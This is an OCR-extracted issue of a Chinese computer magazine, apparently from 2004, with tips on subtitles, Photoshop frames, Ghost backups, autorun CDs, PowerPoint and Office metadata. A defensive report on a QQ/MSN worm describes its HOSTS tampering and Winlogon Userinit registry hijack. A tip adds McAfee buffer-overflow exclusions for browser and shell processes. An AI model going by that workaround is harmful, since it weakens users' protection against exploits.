在金山词霸2005中融合了“洋话连篇视频词库”，使用者可以与语言专家面对面的核对口型，练习听力。可是大家是否觉得视频窗口太小了，看不清演示者的口型？其实这些视频文件都保存在C:\Program Files\Kingsoft\PowerWord 2005\YHLP下。该目录下的WMV文件都是视频词库，比如“book.wmv”就是单词Book的视频，这样要看某个单词的专家发音，直接单击相应文件即可。

CF [SY09]

5.播放RMVB文件时加挂字幕

RMVB文件大多由DVDRip转制而来，因此同样可以使用DVDRip的字幕文件。首先，请到字幕专门的字幕下载网站下载相应的电影字幕，然后使用MPC播放RMVB影片，然后在命令菜单上选择“文件→载入字幕”，在弹出的对话框中选取字幕文件，最后点击“打开”，即可发现手动加挂的字幕，已经清晰地显示在屏幕上了。

你知道吗？

什么是CC字幕？

CC字幕，即隐藏式字幕，其英文全称为Closed Caption。

一个场景的音效当中，除了正常的对白之外，往往还包含了现时场景的其他声音和配乐等信息，例如突然响起的电话铃声、玻璃被打碎声等，CC字幕就是将这些非对白的场景声音和音乐以文字的形式表现出来。在人物对白字幕中穿插进诸如“电话铃声响起”、“玻璃被打碎”之类的文字描述，以方便有听力障碍的残疾人士观看影片。CC字幕在普通的电视机上是无法看见的，但在电脑上可以调出。

相关字幕网站

牛过字幕库：http://www.niuguo.net/sub/

新视界字幕站：http://61.139.55.94/dvd/film.asp

汉风字幕：http://sub.hanstyle.org/

TLF中文字幕站：http://tlfsubs.eastgame.net/

CF [SY08]

框住你的美丽

—— Photoshop 相框制作实战

■5D 多媒体 奇士

十·一过后，你一定拍了不少漂亮的照片，如果再给它们配上一个精致的相框加以衬托，便会立刻使其更为丰富而有层次起来。在 Photoshop 中，只要你有足够的想像力，就可以为照片加上各种各样漂亮的相框。如果实在懒得动手操作，我们还提供了 Actions 脚本文件下载，只要将它装载到 Photoshop CS 中，一次点击，即可做出四个漂亮的相框来。

网络互动 ▶▶▶

本文所涉及到的相框模板及 Actions 脚本文件，大家可以到http://www.newhua.com/cfan/200420/photoFrm.zip处下载。

艺术相框

第一步:打开一幅照片（见图1），按下 Ctrl + A 组合键选取整幅照片，再按下 Ctrl + Shift + J 组合键，将被选择部分剪切到新的图层，将其命名为“照片”。这时背景图层将变成当前的背景色（默认为白色）。



图 1

第二步:选择菜单“图像→画布大小（Image → Canvas Size）”，在对话框中将画布宽度和高度分别增大为原来的 160% 和 130%（单位是“percent”）。背景多出的部分将被白色背景色填充。按住 Ctrl 键单击图层调板底部的新建图层按钮，在“照片”图层下面新建图层，命名为“相框”。

第三步:选择矩形选框工具，在照片周围绘制一个选区，要使选区范围比照片大一些。将前景色改成比较淡的灰色，接着按下 Alt + Delete 组合键使用前景色填充选区，再按下 Ctrl + D 组合键取消选择。在图层调板上，选择“照片”图层为当前层，将“相框”图层与其链接起来，方法是单击“相框”图层左侧的小方框，使其出现链状标志。选择移动工具，在选项栏上单击水平中齐（Horizontal Center）和垂直中齐（Vertical Center）两个按钮，使两个图层以当前“照片”图层为基准进行对齐（见图 2）。



图 2

第四步:在图层调板上，按住 Ctrl 键单击“相框”图层，将其轮廓作为选区载入。再按住 Ctrl 键单击“创建新的图层”按钮，在“相框”图层的下面新建一个图层，命名为“阴影”。按下D键将前景色恢复为默认的黑色，再按下Alt＋Delete键使用前景色填充选区。按下 Ctrl + D 组合键取消选择。选择菜单“滤镜→扭曲→切变（Filter→Distort→Shear）”，在对话框中对左上角的直线进行调整，在上面单击可以添加控制点，向左拖动控制点，使直线变成向左弯曲的弧线，可以在预览窗口中观察到弯曲的效果（见图 3）。确定后黑色阴影发生了弯曲，将其移动到合适的位置。选择菜单命令“滤镜→模糊→高斯模糊”，在对话框中设置半径为 6 像素，对阴影进行模糊。




图 3

第五步:用同样方法弯曲“相框”图层，只是方向正好相反。再选择“照片”图层，按下 Ctrl + F 组合键，对该图层重复使用切变滤镜，并且弯曲的程度与相框是相同的。弯曲后使用移动工具摆放好位置。

第六步:这时的阴影看着有点别扭，在图层调板上选择“阴影”图层，按下Ctrl＋T组合键，将调整框的左边框向内侧拖动，将阴影露出相框左侧的部分隐藏掉，调整好后在框内双击鼠标确认调整。再将“阴影”图层的不透明度适当降低，比如70%。再对照片和像框进行一点旋转，这下子就显得活泼自然了（见图 4）。



图 4

Just Do IT

艺术，故名思义就是自由和创新，我们可以任意发挥自己的想象力为相片加上好看的艺术边框。如图 5 所示，是另一种风格的艺术相框，你不妨试试（源文件见“网络互动”中的压缩包）。



图 5

仿真相框

第一步:新建一个尺寸为 640 像素× 480 像素，背景为白色的文件。

第二步:单击工具箱底部的前景色块，在弹出的拾色器中选择棕色(R:200 G:120 B:30)，将背景色设置为褐色(R:110 G:40 B:0)。选择菜单“滤镜→渲染→云彩(Filter → Render → Clouds)”，于是画布上出现了棕色的云雾效果。然后选择菜单“滤镜→杂色→添加杂色(Filter → Noise → Add Noise)”，在对话框中将数量(Amount)设为 2%，选择分布(Distribution)为平均分布(Uniform)，并选择单色(Monochromatic)复选框。确定后，图像中增加了一些淡淡的杂色。选择菜单“滤镜→像素化→晶格化(Filter → Pixelate → Crystallize)”，在对话框中将单元格大小(Cell Size)设为 8，然后确定。再选择菜单“滤镜→扭曲→切变”，在对话框中对左上角的直线进行大幅度扭曲(见图 6)，并选择“未定义区域(Undefined Areas)”为“折回(Wrap Around)”。在应用了一系列滤镜之后，得到了类似木纹的纹理(见图 7)。




图 6



图 7

第三步:选择矩形选框工具，在选项栏上选择样式(Style)为固定长宽比(Fixed Aspect Ratio)，然后将宽度和高度分别设为 4 和 3(你可以根据需要设置比例)。在画布上绘制一个矩形选区，注意要在周围留出足够的空间(将用作相框的宽度)。

第四步:选择菜单“选择→存储选区(Select → Save Selection)”，在对话框中将其命名为“a”(或其他什么，只要记住别弄错了就行)。选择菜单“选择→修改→扩展(Select → Modify → Expand)”，在对话框中填入 40 像素，确定后选区将向外扩张 40 像素。选择菜单“选择→载入选区(Select → Load Selection)”，在对话框中选择通道(Channel)“a”，操作(Operation)为“从选区中减去(Subtract from Selection)”，然后确定。这样一来，选区就成了一个 40 像素宽的框子。按下 Ctrl + J 组合键，将选区内的木纹部分复制到新图层中，将新图层命名为“相框”。选择状态已经自动取消了。

第五步:选择背景图层，接着按下 D 键，将前景色和背景色恢复为默认的黑白色，再按下 Ctrl + Del 组合键，以白色背景色填充背景(如图 8)。



图 8

第六步:在图层调板上，单击“添加图层样式”按钮，在菜单中选择"斜面和浮雕"。在对话框中，选择样式为内斜面，方法为雕刻清晰(Chisel Hard)，将大小设为 5 像素，软化(Soften)为 2 像素，其余项目保持默认即可。确定之后，相框便有了立体感，如同真的木质相框一样。

第七步:打开一幅照片，使用移动工具将其拖到相框文件窗口中，并调整好大小和位置。在图层调板上，将照片所在图层拖到“相框”图层的下面。这样一来照片就被“镶嵌”在相框里了(如图 9)。



图 9

Just Do IT

仿真相框即是对真实世界中的相框的模仿，要求逼真。如果将第二个实例拓展一下，可以举一反三，制作更多具有真实质感的相框。比如彩塑感觉的相框(如图 10)，它的制作要点是：画一个矩形选框，以不同的颜色(Color)和宽度(Width)三次进行描边，并将三个边框分别置于三个图层中，再分别应用不同参数的“斜面和浮雕”图层样式即可。CF [SY10]



图 10

NTFS分区的自动Ghost及其他


■北京 阿飞

打造兼容NTFS分区的自动备份与还原系统

前几天，北京的读者彤彤给小编发来邮件，写道：

贵刊2004年18期上发表的《玩转Ghost 重装系统不求人》一文，其中最后一个实例谈到通过vFloppy＋Ghost组合可打造自动备份与还原系统。但我试了好几次都不成功，每次Ghost都提示打不开D盘的文件。我的硬盘分区都是NTFS文件系统的，是不是跟这个有关系啊？

小编立即找到一台硬盘各分区都是NTFS文件系统的电脑试了一下，果然Ghost报错，自动备份操作被中断了，但手动执行Ghost程序时，又能正常进行备份或还原操作。小编一遍一遍看着“Cann't open D:\system.gho”这个出错信息发呆，猛然想到会不会是因为启动的这个DOS系统不能识别NTFS分区的原因吧，于是如图1所示，在Autoexec.bat文件中，将执行备份与还原的两个Ghost命令行中的“D:”改成“1:2”(注：小编的D分区，是第1块硬盘上的第2个分区。有关Ghost硬盘分区数字表示法，可参阅http://www.newhua.com/cfan/200418/autoghost.rar中的说明)。导入修改后的Autoexec.bat文件重试，终于又能自动进行Ghost备份与还原了，它不但对NTFS分区有效，对原来的FAT32分区也同样有效。



```
@ECHO OFF
set EXPAND=YES
SET DIRCMD=/O:N
cls
set temp=d:\
set tmp=d:\
path=a:\

IF "%config%"=="Clone"      goto Clone
IF "%config%"=="RestoreHD"  goto RestoreHD
:Clone
ghost  -clone,mode=pdump,src=1:1,dst=1:2\system.gho -z1 -sure
GOTO QUIT

:RestoreHD
ghost  -clone,mode=pload,src=1:2\system.gho:1,dst=1:1 -sure -rb
GOTO QUIT

:QUIT
```


图1

原因分析：

在vFloppy文件夹中，有两个映像文件BOOTDISK.img和NTFS.img，我们在《玩转Ghost》一文中用到的是BOOTDISK.img，它启动的是Win32早期版本的DOS，不能识别出NTFS分区。在这种DOS环境下，Ghost 8.0自身虽然能读出NTFS分区，但却无法识别出“C:”、“D:”之类的盘符标识，它只能识别Ghost自身所独有的硬盘分区数字表示。

vFloppy文件夹中的NTFS.img映像启动的只是NTFS文件读取器，虽然能识别NTFS分区，但只能进行文件移动、拷贝之类的操作，不能运行程序文件，更别说自动备份操作了。在网上也能找到一些支持NTFS分区的DOS启动映像(如FAT32/NTFS Bootable CD:http://download2.lsoft.net/boot-cd-iso.zip)，这类启动程序大多不支持Autoexec.bat批处理操作，通过它们能手动进行Ghost备份或还原，但是无法实现自动功能。

小提示

D分区是否一定就是“1:2”呢？不一定，如果你连接了2块或更多硬盘，或使用PQmagic隐藏了一些分区，那就要仔细分析一下了。这里教你一个简单方法来确定硬盘分区的数字表示，可以借助Ghost查看一下：在Ghost主界面中依次点击“Local→Partition→From Image”，在打开的对话框中通过“Look in”下拉列表，就能很容易地确定各分区在Ghost中的数字表示法了(见图2)。




图2

清除vFloppy留下的启动垃圾

因为反复使用vFloppy做试验，在小编的启动菜单中留下了许多垃圾启动项，虽然并不影响使用，不过总是看着不顺眼。其实要清除它们只是举手之劳。

启动vFloppy，点击“配置文件”右侧的对勾图标按钮可编辑BOOT.ini文件，在打开的窗口中选中垃圾启动项目，再点击“删除”并点击“保存”即可。最后再进入C:\boot文件夹中，删掉相应映像文件。

小提示

为什么VFloppy不灵了？

有些朋友可能会发现，本来开始用得很顺利，但不知怎么回事，莫名其妙地再在电脑启动时选择用VFloppy创建的启动项后，根本无法进入DOS，这是VFloppy的一个BUG，当你整理了软件所在磁盘分区磁盘碎片后，VFloppy便不能正常使用了，需要再次打开该软件重新加载镜像和生成启动项。

|CF|[SY11]

5分钟打造专业多媒体演示光盘

■南京 胡以涛

多媒体演示光盘在企业产品展示、教育教学、汇报演示等领域有着重要的应用，演示光盘一般需要专业多媒体开发人员制作，使用多媒体开发工具如Authorware、director、Flash等，这些工具相对比较专业，掌握起来有些难度。下面我教大家一种简易制作多媒体演示光盘的方法，只要用记事本编辑几行简单代码，就能制作出自动运行的多媒体演示光盘。

任务描述: 用ACDSee制作出精美的网页相册，以它为素材制作一张多媒体光盘，只要放进电脑就能自动运行，并且全屏显示网页相册。

第一步:制作网页相册

网页相对上面介绍的媒体开发工具而言，不仅操作简单，而且其多媒体整合能力也毫不逊色，目前网页已经可以整合图形、图像、动画、音频、视频等多媒体。

1.将准备制作成相册的所有图片都拷贝到同一个文件夹。

2.启动ACDSee，浏览到刚才所保存图片的文件夹，全选图片。

3.点击“创建(建立)→创建HTML相册”启动相册创建相导(见图1)。



图1

4.连续单击“下一步”按钮，按照向导提示进行操作，不用一分钟，网页相册就建好了。双击最终生成的网页像册主页文件index.htm即可在IE浏览器中打开像册欣赏了，在左侧点击小图，右侧则相应显示大图。

> **小提示**
> 你可以使用Dreamweaver等其他强大的网页制作工具做出更为复杂、专业的演示网页来。

第二步:准备辅助文件

这是制作网页演示光盘的关键步骤。为了更好地进行演示，需要制作3个辅助文件，分别是start.htm、autorun.inf和icon.ico。

> **小提示**
> 前两个文件均可由记事本软件来创建，只是在保存时要注意，文件名要以西文双引号括起来(即"start.htm"、"autorun.inf"),这样文件的后缀名就不会变成默认的“txt”了。

1.start.htm文件用来解决网页的全屏问题。多媒体演示产品大多全屏演示，可以给人更宽的视野。为了使网页运行时全屏显示，可创建以下网页代码:

```
<html>
<head>
<title>start</title>
<script language="javascript">
function fullwin(){
window.open("index.htm","","fullscreen,scrollbars")
}
</script>
</head>
<body onLoad="fullwin()">
</body></html>
```

光盘自动运行时调用该文件，目的是通过该网页中javascript脚本以全屏方式打开演示首页index.htm文件(即上一步中创建的网页相册文件，它必须与start.htm在同一文件夹中。另外，全屏功能在多页面浏览器中将失效，所以应将IE设置成默认浏览器,并关掉具有屏蔽弹出窗口功能的软件)。

2.autorun.inf定义演示光盘的自动运行参数。多媒体演示光盘一般打包为可执行文件，需要在光盘中建立一个autorun.inf文件，如图2所示，输入三行代码即可，第二、三行分别定义光盘自动运行时调用的文件和显示的图标。



图2

HTML网页格式不能直接用“open=start.htm”调用，否则光盘自动运行时会报错，提示其非有效的Win32应用程序。因此这儿就需要改变一下思路，通过资源管理器程序(explorer.exe)文件调用htm文件即可，书写方式如图3所示。



图3

> **小提示**
> 同样道理，如果光盘运行时想自动打开记事本文件可以把第二行改成:
> open=notepad.exe readme.txt (假设文件名为readme.txt)。

3.icon.ico文件定义光盘显示图标文件(可有可无)，即在“我的电脑”中看到的光驱的盘符图标。可以搜索现存的图标文件使用，也可以使用如CoffeeCup Free Icon Studio(下载地址:http://www.coffeecup.com/free-icon/)之类的图标制作软件自己做一个。

第三步:刻录光盘

刻录光盘时，除刻录演示网页文件外，一定要把上面制作的start.htm、autorun.inf、icon.ico三个文件刻录到光盘根目录下(index.htm文件也应该是在光盘根目录下)。至此一个完整的多媒体光盘演示产品就制作完毕。|CF|[SY12]

“MSN骗子”爆发的前前后后

■ 瑞星 Sandy

近日，很多国内MSN Messenger(以下简称MSN)用户收到好友发来的消息:“对中国威胁最大的十个国家!列表http://www.**p.com”等消息，并随后收到一个“Funny.exe”文件。

当这些用户好奇地运行“Funny.exe”文件时，灾难开始了:QQ、MSN开始不受用户控制，点击之后毫无反应，在病毒操纵下疯狂向好友群发垃圾消息和那个“Funny.exe”病毒;Windows 2000/XP用户的HOSTS文件被病毒修改，937个国内主流娱乐、搜索类网站被病毒屏蔽;Windows 98用户则是重启电脑后，根本无法正常进入系统。

瑞星反病毒工程师蔡骏介绍，该病毒是全球第一个同时感染QQ和MSN两种即时聊天软件的蠕虫，这种“双传播”技术大大提高了病毒的传播速度。



在病毒肆虐的今天，我们应该怎样防止此类恶性蠕虫病毒的危害呢？当你接收MSN、QQ用户发来的文件、或电子邮件附件，网页上要求用户下载的插件时，一定要先用最新版本的杀毒软件进行扫描。如果是好友通过聊天软件或邮件发来的文件，最好不要怕麻烦，再跟朋友联系一下，确定后再运行。

另外，中毒之后会替换Windows 98用户的系统文件，可能造成系统崩溃;不要急着重启电脑，可以马上下载瑞星的专杀工具进行杀毒，地址为http://it.rising.com.cn//service/technology/RS_MSN.htm，这样就可以使系统恢复正常。如果系统已经崩溃，可以用启动盘启动系统后，从别人的机器上复制“rundll32.exe”文件到“Windows”目录下即可。


小编有话说:小特在第一时间就中了此病毒，由于安装有WinPatrol(本刊第8期《过街老鼠一起喊打——彻底惩治恶意网站》一文对软件进行了介绍)，所以病毒添加DLL文件失败。接着小特立刻到安全模式下搜索了最新创建的文件，将它们删除，但其中有两个文件无法删除，用引导盘启动后，在DOS下删除成功，这时重新进入系统发现无法进入系统，经过查找，原来是病毒将[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit]应为“C:\WINDOWS\system32\userinit.exe”的值，修改成了userinit32.exe。于是重新用引导盘启动至DOS，将userinit.exe文件复制一份，命名为userinit32.exe，然后进入系统，将键值修改还原即可。CF [FH01]

解决词霸与McAfee的不和问题

■ MyStar

笔者使用的杀毒软件是McAfee VirusScan V8.0i(以下简称McAfee)，在使用金山词霸2005后，只要一用鼠标取词，McAfee就会弹出缓冲区溢出提示。后来发现，原来这是金山词霸2005的一个BUG，由于目前还没有解决的补丁，所以只能使用手动方法先阻止McAfee弹出窗口了。

第一步:右击McAfee在系统托盘内的软件图标，选择“VirusScan控制台”。



第二步:在弹出窗口中双击“缓冲区溢出保护”，然后在弹出窗口中点击“添加”按钮。

第三步:在“缓冲区溢出排除”窗口中的“进程名”处填入“explorer.exe”(不含引号)，在“API名称”处填入“GetProcAddress”(不含引号)。

第四步:用第三步的方法再添加三个缓冲区溢出排除，它们分别是，“explorer.exe”(进程名)和“VirtualProtect”(API名称)、“iexplorer.exe”(进程名)和“VirtualProtect”(API名称)、“iexplorer.exe”(进程名)和“GetProcAddress”(API名称)即可(见图)。

小编有话说:使用这种方法会让缓冲区溢出，但其他进程出现溢出时，我们能够及时收到反馈信息。除此之外，再提供一种方法，就是将如图所示中的“检测到缓冲区溢出时显示信息对话框”项去除勾选，这样既可起到保护作用，又不至于被烦人的对话框骚扰，只是其他进程出现“缓冲区溢出”问题时，你无法得到及时的信息。CF [FH02]

幻灯片声影俱佳 一个都别少

■ 春夏秋 与非

雯雯是师范院校的大四学生，很快要分配到学校去实习。现在中小学都要求教案电子化，也就是把讲义做成幻灯片，在课堂上通过投影仪来播放，使学生能够更形象地了解教师讲授的知识，同时能活跃课堂气氛，调动学生们的积极性。


前些天，在一次教案讨论会上，看到师兄阿辉的幻灯片，背景音乐，Flash动画，还有阿辉自己录的旁白……真是让雯雯耳目一新，今天终于逮到阿辉，赶紧请教，师兄也毫不吝啬，以他制作的《草船借箭》课件为例，一个个具体应用侃侃而谈。

第一步：给幻灯片加上动听的背景音乐

“草船借箭”是《三国演义》中比较经典的片段，如果在幻灯片的播放过程中伴以动听的音乐，那效果就更好了。因此，在课件开头当然少不了《三国演义》的主题歌了。


图1

打开一张新幻灯片，执行“插入→影片和声音→文件中的声音”菜单命令，见图1，找到《滚滚长江东逝水》这首歌，选定，随后弹出一个消息框，若希望打开幻灯片时自动播放音乐或声音，单击“是”按钮，若选择“否”按钮，则仅在单击声音图标后才会播放，见图2。


图2

第二步：控制音乐的播放时间


图3

选定并右击声音图标，在弹出的快捷菜单中选择“自定义动画”选项。在“自定义动画”任务窗格的“自定义动画”列表中，单击下拉箭头，选择“效果选项”。在“效果”选项卡的“停止播放”栏中，选择“单击时”，则当鼠标单击幻灯片时停止声音文件，若要在此幻灯片之后停止声音文件，选择“当前幻灯片之后”。当需要在多张幻灯片上播放此声音文件时，选择“在”，然后设置将要播放的幻灯片总数，见图3。

小提示

如果电脑中没有保存MP3格式的音乐，还可以播放CD音乐来实现，CD音乐文件不会添加到幻灯片中。将CD放入到CD-ROM驱动器中，执行“插入→影片和声音→播放CD乐曲”菜单命令，根据需要进行一些必要的设置即可。

第三步：给幻灯片加上旁白

录制的画外音不错吧，便于学生对幻灯片内容的理解，也少说不少话呢。执行“插入→影片和声音→录制声音”菜单命令，单击“录制”按钮，可以开始录音了，前提是麦克等设备已经安装并调试成功，完成录制后，单击“停止”按钮。在“名称”栏中键入此声音文件的名称，单击“确定”按钮退出，见图4，此幻灯片中会出现一个声音图标 。


图4

小提示

我们可以设置在何时播放旁白。右击声音图标，在弹出的快捷菜单中选择“自定义动画”选项。可以设置成“之前”、“之后”和“单击时”三种播放方式。

第四步：为动画添加声音效果

幻灯片中的主要内容还是以文字形式出现的。像标题、需要强调的文字等，配以动画效果的同时，若再添加一些声音效果，就可以更加突出其关键性了。

选定并右击已设置动画的文本，在弹出的快捷菜单中选择“自定义动画”选项，打开“自定义动画”任务窗格。在自定义动画列表中，单击所选项目右侧的向下箭头，选择“效果选项”，打开已经设置好动画效果的对话框。在“效果”选项卡的“增强”栏中为动画添加声音效果即可。

第五步：为幻灯片添加视频文件

如果能把《三国演义》中“草船借箭”的视频片段添加到课件中，内容就更加丰富了。最简单的方法是将视

频文件作为电影文件直接插入到幻灯片中。执行“插入→影片和声音→文件中的影片”菜单命令，找到已经准备好的视频文件添加即可。但这种方法只能提供暂停和继续播放这样的简单控制，要想更好地控制视频文件，就要用到下面的两种方法了。

方法一：利用对象播放视频

执行“插入→对象”菜单命令，打开“插入对象”菜单对话框，选择“新建”，在“对象类型”栏中选择“视频剪辑”选项，见图5。PowerPoint自动切换到视频属性设置状态。执行“插入剪辑→Video for Windows”命令，将“草船借箭”的视频片段插入到幻灯片中。单击设置界面的空白区域，退出视频设置界面，返回到幻灯片的编辑状态。



图5

方法二：利用控件播放视频

此方法适合PowerPoint中图片、文字和视频在同一页面的情况。

执行“视图→工具栏→控件工具箱”菜单命令，打开“控件工具箱”栏，单击“其他控件”按钮，在控件列表中选择“Windows Media Player”选项，再将鼠标移动到PowerPoint的编辑区域中，画出一个合适大小的矩形区域，随后该区域就会自动变为Windows Media Player的播放界面，见图6。选中该播放界面，右击，在弹出的快捷菜单中选择“属性”选项，打开播放界面的“属性”窗口。在“URL”选项处输入视频文件的详细路径，见图7。这样，在打开幻灯片时，就能通过“播放”控制按钮来播放指定的视频了。




图6



图7

第六步：让Flash动画“闪”在PPT中

Showgood制作的《大话三国》一定看过吧，我们就以“草船借箭”这个Flash在轻松的氛围中结束这堂课吧。如何能把Flash动画添加到幻灯片中呢？

打开要插入Flash动画的幻灯片，在其中建立任意一个对象，右击该对象，在弹出的快捷菜单中选择“动作设置”选项。然后在“动作设置”对话框中选中“超级链接到”单选项，选中右侧的下拉列表中的“其他文件”选项，在出现的“超级链接到其他文件”对话框中选择“草船借箭”Flash动画文件，Flash动画的路径便自动出现在“动作设置”对话框中，单击“确定”返回。

小提示

也可以试一下前面介绍的插入对象和插入控件的方法，在幻灯片中导入Flash动画。值得一提的是，在控件列表中选择“Shockwave Flash Object”选项，用鼠标画出一个矩形框，右击矩形框，在弹出的快捷菜单中选择“属性”。在“属性”窗口中选择“自定义”选项，最后在“影片URL[M]”文本框中输入“草船借箭”这个Flash动画的完整路径即可，见图8。这里不再赘述。



图8

Swiff Point Player——让Flash和PowerPoint紧密结合

Swiff Point Player是Office插件程序（下载地址：http://soft.winzheng.com/SoftView/SoftView_10579.htm）。打开PowerPoint，找到其编辑区域下方的绘图工具栏，单击插件按钮，在弹出窗口中选择要导入的Flash动画即可。成功导入后，可在编辑区域对Flash动画的位置、大小进行调整。

PowerPlugs——打造立体幻灯片

想做出3D效果的幻灯片吗？只要用PowerPlugs小插件就能够轻松地制作出漂亮炫目的幻灯片(下载地址:http://soft.myzone.cn/soft/4125.htm),这个插件中带有大量3D动态效果,可以让你尽情享受3D的乐趣。PowerPlugs插件安装完毕后，PowerPoint的工具栏中将增加“PowerPlugs”工具栏。选择工具栏的“Add 3D Transition”按钮，在对话框中进行必要的设置。选择“View Show with 3D”按钮可以预览整个幻灯片的转场效果，感觉效果满意后，单击“Pack 3D Effects”按钮，把各种特效整合到幻灯片文档中，这样，即使在没有安装PowerPlugs的计算机中，也能欣赏到各种3D特效了。要注意的是，PowerPlugs对中文支持不好，制作英文课件的效果非常理想。

|CF|[BG01]

我的Office文档 我做主

■ 江苏 王志军

平时在使用Office编辑文档时，文档中通常会嵌入很多用户信息，其中有些信息可能还会在某种程度上泄露用户的隐私。

Office文档属性中可能暴露的用户隐私

在“我的电脑”中，右击任何一个Word、Excel、PowerPoint文档，打开“属性”窗口，如图1所示，通常这里包括常规、自定义、摘要等选项卡，其中究竟有哪些方面的用户隐私呢？

常规：可以查看到文档的类型、打开方式、位置、大小、占用空间，另外，还可以了解文档的创建时间、修改时间、访问时间等信息。



图1

自定义：这里一般不会显示多少有价值的信息，除非编辑者进行了相应的编辑。

摘要：通常情况下，我们只会在这里看到标题、作者等简单的信息，不过，如果单击“高级”按钮，所有信息就一览无余了，包括标题、主题、关键字、模板等文档的统计信息，而“来源”中则会泄露相当多的用户隐私，例如作者、最后一次保存者、公司、创建日期、最后一次保存的日期、编辑时间等。

很显然，在这个“属性”对话框中，最可能暴露用户隐私的就是摘要这个选项卡了，如果是Office 97编辑的文档，那么最多可以保留修改文档的最后10个用户的信息，包括了文档的原始版本以及后续所有的修订记录。假如你是在Office应用程序中查看文档属性，那么会多出统计、内容两个选项卡，可查看的信息也会更丰富。

清除Office文档用户信息三招

在某些特殊场合下，我们可能需要在分发文档前清除Office文档中的用户信息，该怎么办呢？

第一招：利用Office 2003的程序功能

Office 2003提供了清除文档信息的功能，单击“工具→选项”菜单命令，切换到“安全性”选项卡中，在“隐私选项”小节中，有一个“保存时从文件属性中删除个人信息”的复选框，然后执行保存操作(不需要进行另存)，再一次查看文档属性，如图2所示，就会发现“来源”中的作者、最后一次保存者、公司、管理器等用户信息已经消失，Word、Excel、PowerPoint都有类似功能。



图2

第二招：利用写字板

不过，即使这样操作后，通过某些技术手段，Office文档仍然存在泄露用户隐私的可能。例如，即使在“工具→选项→用户信息”中更改了用户的某些信息，重新编辑文档并保存后，“聪明”的Office总是会对每个编辑文档的用户保存一份记录，也就是说所有编辑文档的用户都将被添加到用户名单中，虽然在Office程序中无法查看到这些名单，但在其他文档编辑器中就可以显示出来了，如在Linux系统下，阅读Word文档的AntiWord、Catdoc软件可以查看到一些已删除的文本内容和用户隐私，真是令人恐怖呀。

最简单的一个办法是在写字板中打开这个文档，然后保存为RTF格式，虽然Word也能保存为RTF格式，但保存时并不能去除文档中的所有隐藏信息，现在只要将这个用写字板保存的RTF文件的扩展名更改为DOC就可以了。

第三招：利用微软提供的清除插件

如果使用的是Office XP/2003，可以利用微软提供的免费清除插件来彻底清除Office文档中的隐藏信息，这个名为Remove Hidden Data的小插件，可以从http://download.microsoft.com/download/b/d/5/bd5f9762-d2a8-422c-a612-0841df9342f7/rhdtool.exe下载，安装后会在“文件”菜单下增加一个名为“Remove Hidden Data…”的命令，执行后会弹出对话框，单击“Next”按钮，键入新的文件名，新文件会缺省保存在系统“我的文档”文件夹中，当然你也可以另行设置，然后Remove Hidden Data会自动查找文档信息并进行清理。


惟一遗憾的是，Remove Hidden Data每次只能对一个文档进行清理，因此如果希望批量清除文档信息，请选择其他软件，例如Doc Scrubber能批量清除Word文档中的用户信息，朋友们不妨一试，可惜它是一个共享软件，如果想长久使用的话需要付费。

|CF|[BG02]

一步搞定“错误信息”

■ 河北 裴启兴 刘国栋

